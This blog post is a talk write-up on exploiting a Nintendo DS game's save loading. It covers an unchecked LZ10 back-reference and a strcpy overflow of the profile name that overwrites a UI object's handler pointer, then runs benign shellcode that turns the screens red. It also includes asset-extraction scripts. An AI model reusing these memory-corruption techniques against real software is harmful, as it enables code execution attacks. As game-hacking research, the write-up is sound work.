Pwning your favourite Nintendo DS game! | Talk @ RomHack Camp 2026
What’s your favourite Nintendo DS game?
During my childhood I remember playing a game about figure skating. So I pwned it and talked about it at RomHack Camp 2026.
See here for the slides :)
Imagine: Figure Skater is a Nintendo DS game developed by Spike (now Spike-Chunksoft, the same studio that later worked on Pokémon Mystery Dungeon (another great game!)).

The goal is to improve your stats by doing weekly activities and compete every month in figure skating competitions.
A nice thing is that there are 3 different characters to choose from, and you can save up to 2 different playthroughs.


How does the game handle the save data?#
Each slot’s character data is compressed and then saved in the save file.
Instead of writing the full uncompressed game state, the game can write a smaller compressed version of it to save some space.
When the save is loaded, the game decompresses the data back into memory and then uses it normally.
We can see here that the compression algorithm used in this game is LZ10:


The LZ compression algorithm#
Nintendo DS and GBA use compression algorithm such as LZ10 and LZ11 (more info here). The compressed stream starts with a header that describes the compression type and the expected decompressed size.
A typical LZ10 header looks like this:
10 xx xx xx
Where:
0x10= compression typexx xx xx= decompressed size, stored on 24 bits
After the header, the compressed stream is made of blocks.
Each block starts with a flag byte, containing 8 bits (read from most significant to least significant).
Each bit tells the decompressor what to do with the next piece of data:
bit = 0 -> the next byte is copied directly to the output
bit = 1 -> a back-reference follows: copy bytes that already exist in the output
Backreferences#
A back-reference is encoded using 2 bytes:
first_byte, high nibble (4 bits)  → length - 3
first_byte, low nibble (4 bits)   → high bits of distance - 1
second_byte (8 bits)              → low bits of distance - 1
Which gives:
length   = (first_byte >> 4) + 3                          # range: 3..18
distance = (((first_byte & 0x0f) << 8) | second_byte) + 1  # range: 1..0x1000
And the source to copy from is:
source = current_output_position - distance
So instead of writing the same data multiple times, by using back-references the compressed data reuses sequences of bytes. This is what makes the compression effective, but it also means that a very small compressed input can produce a much larger decompressed output.
LZ10 examples!#


Attention! To avoid bad things from happening, you need to check distance <= bytes_already_written Otherwise, the source pointer may not be inside the current output buffer. It would point before it :)
Woopsie, a bug!#
Let’s look at what the decompression function is doing! When there is a back reference, it does this to copy data to the output buffer:

The requested distance is subtracted from the current output pointer, but there is no check if it will be outside the output buffer.\
A back-reference with a distance that reaches before the buffer will be considered valid.Leaking things#
So we can copy data before the beginning of the decompression output buffer:
- put a back reference with a custom length (how many bytes i want to leak) and distance (offset from the current output buffer pointer)

Overwrite things#
When you start the game and click continue, the UI shows both save slots along with the player’s name so you can choose which one to load.

We understood that:
- the save’s CRC is validated
- its data is decompressed and copied in the output buffer
- the load screen renders the save info
Let’s have a look at the function that shows the saves info on the load screen.
if (*(int *)(rowObject + 0x2c) < 10) {
  uVar2 = (*(int *)(rowObject + 0x70) >> 0xc) - 0x2c;
  arg3 = (*(int *)(rowObject + 0x74) >> 0xc) - 3;
  textbox_write
            (*(undefined1 **)(loadSlotUi + 0x24), // textbox
              (char *)(*(int *)(rowObject + 0x24) * 0x224 + loadSlotUi + 0x3a), // source string = slot preview box + 2
              (ushort)uVar2,(ushort)arg3);
  uVar1 = extraout_r1_00;
}
void textboxWrite(undefined1 *textBox,char *sourceString,ushort x,ushort y)

{
  if (*(int *)(textBox + 0x54) == 0) {
    FUN_0009db54();
  }
  *(undefined4 *)(textBox + 0x50) = *(undefined4 *)(textBox + 0x54);
  *(ushort *)(textBox + 0x10) = x;
  *(ushort *)(textBox + 0x12) = y;
  *textBox = 1;
  *(undefined2 *)(textBox + 0x14) = 0;

  // if the string is empty -> no data
  if (sourceString == (char *)0x0) {
    string_copy(*(undefined4 *)(textBox + 0x50),*DAT_00008fc8);
    return;
  }

  string_copy(*(undefined4 *)(textBox + 0x50),sourceString);
  return;
}
void string_copy(char *dest,char *source)

{
  uint32_t *dest_ptr;
  uint32_t non_aligned;
  int i;
  uint32_t source_word;
  uint rem_word;
  char tocopy;

  non_aligned = (uint)source & 3;

  /* if source dest have the same misalignment, copy data until they are 4-bytes aligned */
  if (((uint)dest & 3) == non_aligned) {
    if (non_aligned != 0) {
      tocopy = *source;
      *dest = tocopy;
      if (tocopy == '\0') {
        return;
      }
      for (i = 3 - non_aligned; i != 0; i = i - 1) {
        source = source + 1;
        tocopy = *source;
        dest = dest + 1;
        *dest = tocopy;
        if (tocopy == '\0') {
          return;
        }
      }
      dest = dest + 1;
      source = source + 1;
    }

    /* start fast copy (4 bytes at once) */
    source_word = *(uint32_t *)source;

    /* if((word - 0x01010101) & ~word & 0x80808080)) -> no NULL bytes */
    if ((source_word + 0xfefefeff & ~source_word & 0x80808080) == 0) {
      dest_ptr = (uint32_t *)((int)dest + -4);
      do {
        dest_ptr = dest_ptr;
        dest_ptr = dest_ptr + 1;
        *dest_ptr = source_word;
        source = (char *)((int)source + 4);
        source_word = *(uint32_t *)source;
      } while ((source_word + 0xfefefeff & ~source_word & 0x80808080) == 0); // while there are no NULL bytes

      dest = (char *)(dest_ptr + 2);
    }
  }


  /* copy the remaining data until a NULL byte */
  rem_word = *(uint *)source;
  *dest = (char)rem_word;
  if ((char)rem_word != '\0') {
    do {
      source = (char *)((int)source + 1);
      tocopy = *source;
      dest = (char *)((int)dest + 1);
      *dest = tocopy;
    } while (tocopy != '\0');
    return;
  }
  return;
}
This is an optimized strcpy.
The stopping condition is only source byte == 0. So if the profile name bytes coming from the save do not contain a NULL before the end of the textbox buffer, the copy continues into adjacent memory.
So I can overflow the destination buffer and try to overwrite adjacent objects!
Load slot memory layout#
We need to understand where the save slot is loaded, maybe we can overwrite useful objects from there.
copy_string(*(undefined4 *)(textBox + 0x50),sourceString);
By using gdb we can se that textbox+0x50 is loaded here:
we break on textboxWrite address (break *0x02008F58) and see that textbox+0x50 (stored in r0, the 1st arg) is here:
x/wx $r0+0x50
0x211870c:	0x022dbd60
x/s 0x22dbd60
0x22dbd60:	"Daisy" // -> that's the player's name!
If we inspect what's there after that address:
0x22dbf80:	0x02105cf8	0x02036524	0x0000003c	0x00000000
0x22dbf90:	0xffffffff	0x00000000	0x00000000	0x00012800
At 0x22dbf80+0x4 there is a binary address, and it points to code:
x/20i 0x02036524
   0x2036524:	push	{r3, r4, r5, lr}
   0x2036528:	mov	r4, r1
   0x203652c:	mov	r5, r0
   0x2036530:	cmp	r4, #1
   0x2036534:	bne	0x20365d0
   0x2036538:	ldr	r1, [r5, #20]
   0x203653c:	cmp	r1, #0
   0x2036540:	beq	0x203654c
   0x2036544:	cmp	r1, #1
   0x2036548:	b	0x20365d0
   0x203654c:	ldr	r1, [pc, #148]	@ 0x20365e8
   0x2036550:	ldrb	r1, [r1, #81]	@ 0x51
   0x2036554:	cmp	r1, #0
   0x2036558:	beq	0x20365d0
   0x203655c:	bl	0x2087000
   0x2036560:	cmp	r0, #0
   0x2036564:	beq	0x20365d0
   0x2036568:	ldr	r0, [pc, #124]	@ 0x20365ec
   0x203656c:	ldr	r0, [r0]
   0x2036570:	ldr	r1, [r0]
Maybe it’s an UI object?
Time for a bit of game engine internals!#
Each interactive element (buttons, text boxes, menus) is represented as a UI object in a singly-linked list, and manually assigned to the right handler function.
/* UI object event dispatcher. Walks the UI object list and calls each object handler with
   the requested event id. */
void HandleUiObjectEvent(uint eventId)
{
  int uiObject;

  uiObject = *(int *)(DAT_0000ee3c + 8);
  if (uiObject == 0) {
    return;
  }
  do {
    // UI handler call: r0=uiObject, r1=eventId, r2=handler.
    (**(code **)(uiObject + 4))(uiObject,eventId);
    uiObject = *(int *)(uiObject + 0x58);
  } while (uiObject != 0);
  return;
}
When the UI dispatches the object, it reads the handler from
object+4and branches to it.DAT_0000ee3c(at0x0215CF3C) is the head of the linked list storing the UI objects.
So let’s see which is the next element:
(gdb) x/wx 0x0215CF44
0x215cf44:	0x022dbf80
Yay! that’s the address we found near our rendered saved data (the distance is 0x220 bytes), so that’s an UI object!
By overwriting the object’s handler pointer, we can redirect the execution to an address and jump to (for example) our shellcode.
- we use slot 1 to overflow the buffer and overwrite the object’s handler pointer
- slot 2 will contain the shellcode at a known address
- when the event is dispatched, our code will be executed!
A simple exploit#
We can build a simple exploit to color the screens background red:
- we start by reading data from a clean save file (you can get it by starting a new game and saving)
- write the payload and split it into the 2 slots
- compress both 2 slots, and write them back into the save file
Nintendo DS has two independent graphics engines (this allows the DS to show different content on each screen):
- Engine A (Main) supports 2D and 3D rendering
- Engine B (Sub) only supports 2D rendering

source here
The engines aren’t strictly associated to a specific screen and can be swapped when needed by setting the byte 15 of the POWCNT1 register (docs here).
Many games map Engine A to the bottom screen (to use 3D rendering with touch controls) and Engine B to the upper screen (that’s our case!).
Each engine has its own:
DISPCNT register(display control):0x04000000forAand0x04001000forBVRAM banks(tile/sprite data)Palette RAM(2 KB each)BackgroundandOBJ layercontrollers
The shellcode will fill both the RAM palette and the VRAM so that we guarantee the screen turns red regardless of the active graphics mode:
tile-based mode: The VRAM contains indices pointing to the Palette RAM
Direct Bitmap mode: The hardware reads the raw color values (
BGR555) directly from the VRAM.
Fill the RAM palette#
@ set the red color (in BGR555 format = 0x001F)
mov     r1, #0x1F
orr     r1, r1, r1, lsl #16 ; copies red in the high register part,
; 2 pixels will be written at once, making things quicker

@ fill RAM palette (2 KB)
  mov     r0, #0x05000000 ; ram palette base address
  mov     r2, #0x200 ; loop counter = 512

fill_palette:
  str     r1, [r0], #4 ; write red, advance address
  subs    r2, r2, #1 ; counter - 1
  bne     fill_palette
Fill the background#
We need to fill the background VRAM of engine B and A

source here
  mov     r0, #0x06200000 ; VRAM used for background layers by engine B
  mov     r2, #0x6000 ; counter = 96 KB
loop_B:
  str     r1, [r0], #4
  subs    r2, r2, #1
  bne     loop_B

  mov     r0, #0x06000000 ; VRAM used for background layers by engine A
  mov     r2, #0x6000
loop_A:
  str     r1, [r0], #4
  subs    r2, r2, #1
  bne     loop_A

@ freeze the game
freeze:
  b freeze
This works!
We LOVE styling things! Why not making this even more interesting?#
There are many accessories in this game to style better your character. Let’s have a look at how they are handled in the game.
About game assets#
To extract the game’s files, I use Tinke.

Compressed assets are stored in pac files (a custom archive file):
- the assets are compressed using the LZ10 algorithm
- the decompressed models are in the
BMD0format, the official one for Nintendo DS games.
Interesting assets can be found in img_figure.pac, containing all available accessories.
I built two small scripts to list and then extract an accessory given its index:
▼ List accessories table
import struct, re

PAC = "./data/pacfiles/img_figure.pac"

def lz10_decompress(src):
    if src[0] != 0x10:
        return src
    out_size = src[1] | (src[2] << 8) | (src[3] << 16)
    i = 4; out = bytearray()
    while len(out) < out_size:
        flags = src[i]; i += 1
        for b in range(8):
            if len(out) >= out_size: break
            if flags & (0x80 >> b):
                x, y = src[i], src[i+1]; i += 2
                length = (x >> 4) + 3
                disp = ((x & 0xF) << 8) | y
                pos = len(out) - disp - 1
                for _ in range(length):
                    out.append(out[pos]); pos += 1
                    if len(out) >= out_size: break
            else:
                out.append(src[i]); i += 1
    return bytes(out)

with open(PAC, "rb") as f:
    data = f.read()

magic = data[:4]
n = struct.unpack_from("<I", data, 4)[0]
offsets = [struct.unpack_from("<I", data, 8 + 4*i)[0]
           for i in range(min(n, (len(data)-8)//4))]

for idx in range(len(offsets)):
    start = offsets[idx]
    end = offsets[idx+1] if idx+1 < len(offsets) else len(data)
    if start >= len(data): break
    chunk = data[start:end]
    if not chunk or chunk[0] != 0x10: continue
    try:
        model = lz10_decompress(chunk)
    except: continue
    if model[:4] != b"BMD0": continue

    for off in [0x24, 0x20, 0x28, 0x2C, 0x30, 0x34, 0x38]:
        if off + 16 > len(model): continue
        region = model[off:off+16]
        m = re.match(rb'[a-zA-Z_][a-zA-Z0-9_]{0,15}', region)
        if m:
            print(f"  {idx:4d}  0x{idx:03X}  {m.group().decode()}")
            break
▼ Extract an accessory
import struct

PAC = "./data/pacfiles/img_figure.pac"
IDX = # table accessory index
OUT = "obj.nsbmd"

def lz10_decompress(src):
    if src[0] != 0x10:
        raise ValueError("not LZ10")

    out_size = src[1] | (src[2] << 8) | (src[3] << 16)
    i = 4
    out = bytearray()

    while len(out) < out_size:
        flags = src[i]
        i += 1

        for b in range(8):
            if len(out) >= out_size:
                break

            if flags & (0x80 >> b): # if there's a back reference -> decompress data
                x = src[i]
                y = src[i + 1]
                i += 2

                length = (x >> 4) + 3
                disp = ((x & 0xF) << 8) | y
                pos = len(out) - disp - 1

                for _ in range(length):
                    out.append(out[pos])
                    pos += 1
                    if len(out) >= out_size:
                        break
            else:
                out.append(src[i])
                i += 1

    return bytes(out)

with open(PAC, "rb") as f:
    data = f.read()

n = struct.unpack_from("<I", data, 4)[0]
offsets = [struct.unpack_from("<I", data, 8 + 4 * i)[0] for i in range(n)]

start = offsets[IDX]
end = offsets[IDX + 1] if IDX + 1 < n else len(data)

chunk = data[start:end]
model = lz10_decompress(chunk)

with open(OUT, "wb") as f:
    f.write(model)
This extracts a specific accessory (nsbmd file) that you can view with Tinke:

This is the asset blue_R, index 551
PAC file content#
Every accessory has got a specific index in the pac file:
   564  0x234  hamster
   565  0x235  hat
   566  0x236  heart
   567  0x237  helmet
And some are composed by multiple parts:
  578  0x242  LL_heart
  579  0x243  LL_skull
  580  0x244  LL_star
  581  0x245  LR_heart
  582  0x246  LR_skull
  583  0x247  LR_star
  534  0x216  AL_heart
  535  0x217  AL_skull
  536  0x218  AL_star
  539  0x21B  AR_heart
  540  0x21C  AR_skull
  541  0x21D  AR_star
LL, LR = left and right leg
AL, AR = left and right arm
How are accessories preview loaded at runtime#
This function finds the chosen accessory in the pac file (for example when viewing one in the skate shop) and loads the model preview.
void LoadAccessoryPreview(int previewObject,int equipIndex,int assetPart)
{
  undefined4 uVar1;
  uint packedAssetId;

  if (equipIndex < 0) {
    return;
  }
  *(int *)(previewObject + 900) = equipIndex;
  if (assetPart == 0) {
    loadModelById(previewObject,
                  *(uint *)((equipIndex + 0x23U) * 0x2c + ptr_AccessoryPreviewTable + 0x1c),1,
                  equipIndex + 0x23U);
  }
  else {
    packedAssetId = *(uint *)((equipIndex + 0x23U) * 0x2c + ptr_AccessoryPreviewTable + 0x28);
    if (packedAssetId != 0) {
      loadModelById(previewObject,packedAssetId,1,equipIndex + 0x23U);
    }
  }
  uVar1 = renderTexture(*(int *)(previewObject + 0x284) + 0x40,DAT_000408d0);
  *(undefined4 *)(previewObject + 0x388) = uVar1;
  return;
}
The preview accessory table pointer (pointing to 0x210AB88) is used to decide which 3D model asset is loaded when the game previews a selected accessory.

The preview accessory table maps the accessory index to its packed asset id. It’s hardcoded in the RAM memory.
When the game needs to display an accessory, it reads this table to get the asset id, then calls loadModelById which receives the asset id, splits it into file index and chunk index:
Example:
packedAssetId = 0x00060233
high 16 bits = 0x0006  →  file index (img_figure.pac)
low  16 bits = 0x0233  →  accessory index
- If the model isn’t already cached, it allocates memory, reads the compressed data from the pac file, and caches the result.
- The compressed chunk is decompressed, then parsed as a
BMD0model. - The parser extracts vertices, normals, UV coordinates and calculates the bounding box for camera positioning.
- The resulting 3D model is then handed to the NDS GPU renderer for display in the shop preview.
Where is the equipped accessory stored at runtime#
A player can have only 1 equipped accessory at once.
The player data is loaded from the save file and copied at 0x215E86C:

This function handles the equipped accessory preview:
void LoadEquippedPreview(int param_1,int param_2) {
  // clears previous objects
  // ...

  // alloc preview obj
  previewObject_2 = (undefined4 *)0x0; // 2nd part
  previewObject = (undefined4 *)calloc(0x390); // first part

  // ...
  // loads accessory -> at characterData + 0x50!
  LoadAvatarAccessoryPreviewAsset((int)previewObject,*(int *)(ptrCharacterData + 0x50) + -2,0);
  profileData = ptrCharacterData;
  *(undefined1 *)((int)previewObject + 0x1fe) = 0;
  category = *(char *)(AccessoryCatTable + *(int *)(profileData + 0x50));

  // if the obj has got 2 parts, alloc also the 2nd one
  if (('\x04' < category) && (category < '\b')) {
    previewObject_2 = (undefined4 *)calloc(0x390);
    if (previewObject_2 != (undefined4 *)0x0) {
      FUN_0001687c();
      *previewObject_2 = DAT_00040d8c;
    }
    LoadAvatarAccessoryPreviewAsset((int)previewObject_2,*(int *)(ptrCharacterData + 0x50) + -2,1);
    *(undefined1 *)((int)previewObject_2 + 0x1fe) = 0;
    previewObject_2[0x25] = 0x800;
  }

  // then it renders one or more parts depending on the category
  // ...
}
So the current equipped accessory is stored at player data + 0x50.
Another exploit idea#
I was looking at game assets just for fun when I found this one that’s quite strange (since it’s not safe for children, lol):
